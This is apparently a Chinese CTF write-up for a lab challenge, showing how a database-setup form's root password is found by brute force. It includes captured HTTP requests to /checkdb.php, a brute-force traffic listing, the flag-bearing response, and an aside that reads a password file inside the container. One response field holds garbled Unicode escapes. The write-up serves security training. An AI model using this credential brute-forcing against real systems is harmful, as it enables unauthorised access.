


# simple\_db\_pass\_bruteforce

原地址：[GZCTF-challenges/simple\\_db\\_pass\\_bruteforce](https://GZCTF-challenges/simple_db_pass_bruteforce)

打开页面是如下内容



数据库配置

数据库地址  
localhost

端口  
3306

数据库名  
ctf

用户名  
root

密码  
12345678

确认无误，开始安装

点击按钮 确认无误，开始安装 使用 bp 抓取请求包

```
1 POST /checkdb.php HTTP/1.1
2 Host: IP:PORT
3 Content-Length: 37
4 Accept-Language: zh-CN,zh;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://192.168.128.131:32783
9 Referer: http://192.168.128.131:32783/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 a=&p=&d=&u=&pass=
```

## 使用默认值发送看看

```
1 POST /checkdb.php HTTP/1.1
2 Host: IP:PORT
3 Content-Length: 37
4 Accept-Language: zh-CN,zh;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Accept: */*
8 Origin: http://192.168.128.131:32783
9 Referer: http://192.168.128.131:32783/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 a=localhost&p=3306&d=ctf&u=root&pass=123456
```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 30 Oct 2025 03:26:31 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7 Content-Type: application/json
8 Content-Length: 38
9
10 {"success":false,"msg":"\u9519\u8bef"}
```



接下来进行密码爆破 ~~（由于我们知道后端代码是范围从567890到952700，所以直接爆破这个范围，通常实际更接近于从000000一直到爆破到999999。可以直接进入容器 `cat /etc/ctfconfig/password.txt` 查看密码方便调试）~~

界面展示了 Burp Suite 的流量分析器 (Proxy) 和规则配置 (Rules) 窗口。

**流量分析器 (Proxy) 窗口：**

- 地址栏显示：http://192.168.128.131:32785
- MITM 插件列表：MITM, Fuzzer, 数据对比, fuzztags
- 流量列表表头：序号, Tags, IP, 响应长度, Title, 参数, 响应类型, 延迟 (ms), 操作
- 流量列表内容：

序号	Tags	IP	响应长度	Title	参数	响应类型	延迟 (ms)	操作
427432		192.168.128.131	1068	-	✓	json	8	2x ⌕ ⌕
407538		192.168.128.131	388	-	✓	json	14	2x ⌕ ⌕
407539		192.168.128.131	388	-	✓	json	31	2x ⌕ ⌕
407540		192.168.128.131	388	-	✓	json	31	2x ⌕ ⌕
407541		192.168.128.131	388	-	✓	json	32	2x ⌕ ⌕
407542		192.168.128.131	388	-	✓	json	31	2x ⌕ ⌕
407543		192.168.128.131	388	-	✓	json	31	2x ⌕ ⌕
407544		192.168.128.131	388	-	✓	json	2	2x ⌕ ⌕
407545		192.168.128.131	388	-	✓	json	2	2x ⌕ ⌕
407546		192.168.128.131	388	-	✓	json	31	2x ⌕ ⌕

**规则配置 (Rules) 窗口：**

- URL: http://192.168.128.131:32785/checkdb.php
- Tags: 无
- 响应类型: json
- Request 内容：

```
POST /checkdb.php HTTP/1.1
Host : 192.168.128.131:32785
Content-Length: 43
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://192.168.128.131:32785
Referer: http://192.168.128.131:32785/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

a=localhost&p=3306&d=ctf&u=root&pass=719886
```

- Response 内容：

```
1 HTTP/1.1 200 OK
2 Date: Thu, 30 Oct 2025 04:32:39 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.2.29
5 Keep-Alive: timeout=5, max=40
6 Connection: Keep-Alive
7 Content-Type: application/json
8 Content-Length: 120
9
10 {
11   "success": true,
12   "msg": "\u06570\u0636e\u05e93\u06fde\u063a5\u06210\u0529f 数据库连接成功",
13   "flag": "flag{GZCTF_dynamic_flag_test}"
14 }
15
```

爆破出密码是什么，就能在返回包里看到 flag 了（注：在 index.php 就算直接知道密码也看不到 flag，需要抓包才行）